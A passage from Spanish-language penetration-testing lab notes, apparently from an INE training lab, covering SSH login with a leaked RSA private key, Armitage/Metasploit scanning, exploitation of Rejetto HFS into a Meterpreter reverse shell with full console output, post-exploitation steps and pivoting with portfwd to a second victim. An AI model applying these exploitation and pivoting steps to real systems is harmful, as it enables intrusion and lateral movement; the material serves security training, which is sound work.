5WfuUQKBgAlNmql2KURAYmBmio4Xuwepy4Zbt8ZVbiEo0YZtoozuGPFinB550zjd
1/gruig0JnVQkojn1neSSq8LgsivN2v5ouBo5I4Ka8Fwh5L6rtK1QZ4LhgZKQnNo
ZyL9LybSqK1jD4JlRvT421pkRPBXzBdUpihTqOLX7Y3c1/LTXUgX
-----END RSA PRIVATE KEY-----
```

A continuación, tendremos que asignar los permisos adecuados al archivo, esto se puede hacer mediante la ejecución de los siguientes comandos:

Chmod 0400 <nombre\_archivo> Ssh –

i <llave><user>@<target\_ip>

```
-----END RSA PRIVATE KEY-----  
[root@INE ~]  
# chmod 0400 sshkey  
  
[root@INE ~]  
# ssh -i sshkey root@demo.ine.local  
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 6.8.0-39-generic x86_64)  
  
 * Documentation: https://help.ubuntu.com  
 * Management: https://landscape.canonical.com  
 * Support: https://ubuntu.com/advantage  
  
This system has been minimized by removing packages and content that are  
not required on a system that users do not log into.  
  
To restore this content, you can run the 'unminimize' command.  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
root@demo:~#
```


```
root@attackdefense:~# ssh -i ssh_key ftp@192.182.80.3  
ftp@192.182.80.3's password:  
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 5.4.0-88-generic x86_64)  
  
 * Documentation: https://help.ubuntu.com  
 * Management: https://landscape.canonical.com  
 * Support: https://ubuntu.com/advantage  
  
This system has been minimized by removing packages and content that are  
not required on a system that users do not log into.  
  
To restore this content, you can run the 'unminimize' command.  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
-bash: warning: setlocale: LC_ALL: cannot change locale (en_US.UTF-8)  
ftp@victim-1:~$
```

## Port Scanning & Enumeration With Armitage

Bien, para empezar, abriremos msfconsole e iniciaremos la base de datos de postgresql.

Una vez hecho eso, vamos a abrir armitage, le damos a Connect y Yes.

Una vez dentro, vamos a añadir el primer host que es la primera máquina vulnerable.




Bien. Una vez vez añadido el primer host, vamos a hacer un escaneo de sus puertos. Click derecho sobre el primer objetivo y realizamos un escaneo:




En servicios podemos ver lo que ha recopilado

host	name	port	proto	info
10.2.17.228		80	tcp	
10.2.17.228		135	tcp	
10.2.17.228		139	tcp	
10.2.17.228		445	tcp	
10.2.17.228		5985	tcp	
10.2.17.228		47001	tcp	

Si quisiéramos hacer un escaneo manualmente, con nuestros parámetros podemos hacerlo desde aquí:




Bien, ahora vamos a pasar a detectar versiones de los servicios como sistema operativo:



Ahora ya tenemos más información, y podremos saber por dónde atacar.


host	name	port	proto	info
10.2.17.228	http	80	tcp	HttpFileServer httpd 2.3
10.2.17.228	msrpc	135	tcp	Microsoft Windows RPC
10.2.17.228	netbios-ssn	139	tcp	Microsoft Windows netbios-ssn
10.2.17.228	microsoft-ds	445	tcp	Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
10.2.17.228	ssl/ms-wbt-server	3389	tcp	
10.2.17.228		5985	tcp	
10.2.17.228		47001	tcp	
10.2.17.228		49152	tcp	
10.2.17.228		49153	tcp	
10.2.17.228		49154	tcp	
10.2.17.228		49155	tcp	

Podemos utilizar este exploit en particular para explotar el servicio http:



## Exploitation & Post-Explotation With Armitage

Bueno, como ya vimos en el apartado anterior, ya sabemos que el servicio HTTP es vulnerable a una vulnerabilidad llamada rejectto:




Una vez explotado, podemos ver que ahora han salido nuevas interacciones en la víctima uno:


The screenshot shows the Armitage interface. On the left is a tree view of exploit modules: exploit, windows, and http, with 'rejetto\_hfs\_exec' selected. A search bar below it contains 'rejetto'. The main pane displays a Windows desktop icon with a red exploit payload box overlaid. A context menu is open over the desktop icon, listing options: Login, Meterpreter 1, Services, Scan, and Host. Below the desktop icon, the IP address '10.2.30.101' and the host name 'WIN-OMCNBKR66MN\Administrat... victim' are visible. At the bottom, tabs for 'Console X', 'Services X', and 'exploit X' are shown, along with a terminal window displaying msf6 exploit output.

```
m6 exploit(windows/http/rejetto_hfs_exec) > set SRVHOST 0.0.0.0
SRVHOST => 0.0.0.0
msf6 exploit(windows/http/rejetto_hfs_exec) > exploit -j
[*] Exploit running as background job 2.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 10.10.49.8:26449
[*] Using URL: http://10.10.49.8:8080/reMR4r
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /reMR4r
[*] Sending stage (176198 bytes) to 10.2.30.101
[*] Meterpreter session 1 opened (10.10.49.8:26449 -> 10.2.30.101:49251) at 2025-07-26 23:19:34 +0530
[*] Server stopped.
[!] This exploit may require manual cleanup of '%TEMP%\iIKEbyG.vbs' on the target


msf6 exploit(windows/http/rejetto_hfs_exec) >
```

Bien, una vez explotada vamos a por ejemplo interactuar con una sesión de Meterpreter:






Por ejemplo, vamos a verificar si la máquina víctima uno es una máquina virtual. Eso es un módulo de post-exploitación:




Si queremos, por ejemplo, navegar por el sistema objetivo para ver que directorios y que archivos contiene, podemos usar Browser Files:




Si, por ejemplo, quisiéramos subir un payload de msfvenom:




Si, por ejemplo, quisiéramos migrar a otro proceso, matarlo, etc:




Ahora vamos a explorar la parte de Pivoting:




Añadimos:



Ahora añadimos la dirección IP de la máquina víctima 2.



Bien. Una vez hecho eso, realizamos un escaneo de puertos de la máquina víctima dos.




Ya conocemos que puertos están abiertos, pero queremos saber que versiones corren por cada puerto. Como ya sabemos no se puede hacer un nmap directamente a la máquina víctima dos debido a que solo podemos acceder a ella mediante la víctima uno. ¿Qué tenemos que hacer? Redirigir puertos, en este caso, el puerto 80 por ejemplo.

Vamos a utilizar una sesión de Meterpreter para hacerlo:

```
-R Indicates a reverse port forward.
meterpreter > portfwd add -l 1234 -p 80 -r 10.2.28.66
[*] Forward TCP relay created: (local) :1234 -> (remote) 10.2.28.66:80
meterpreter >
```

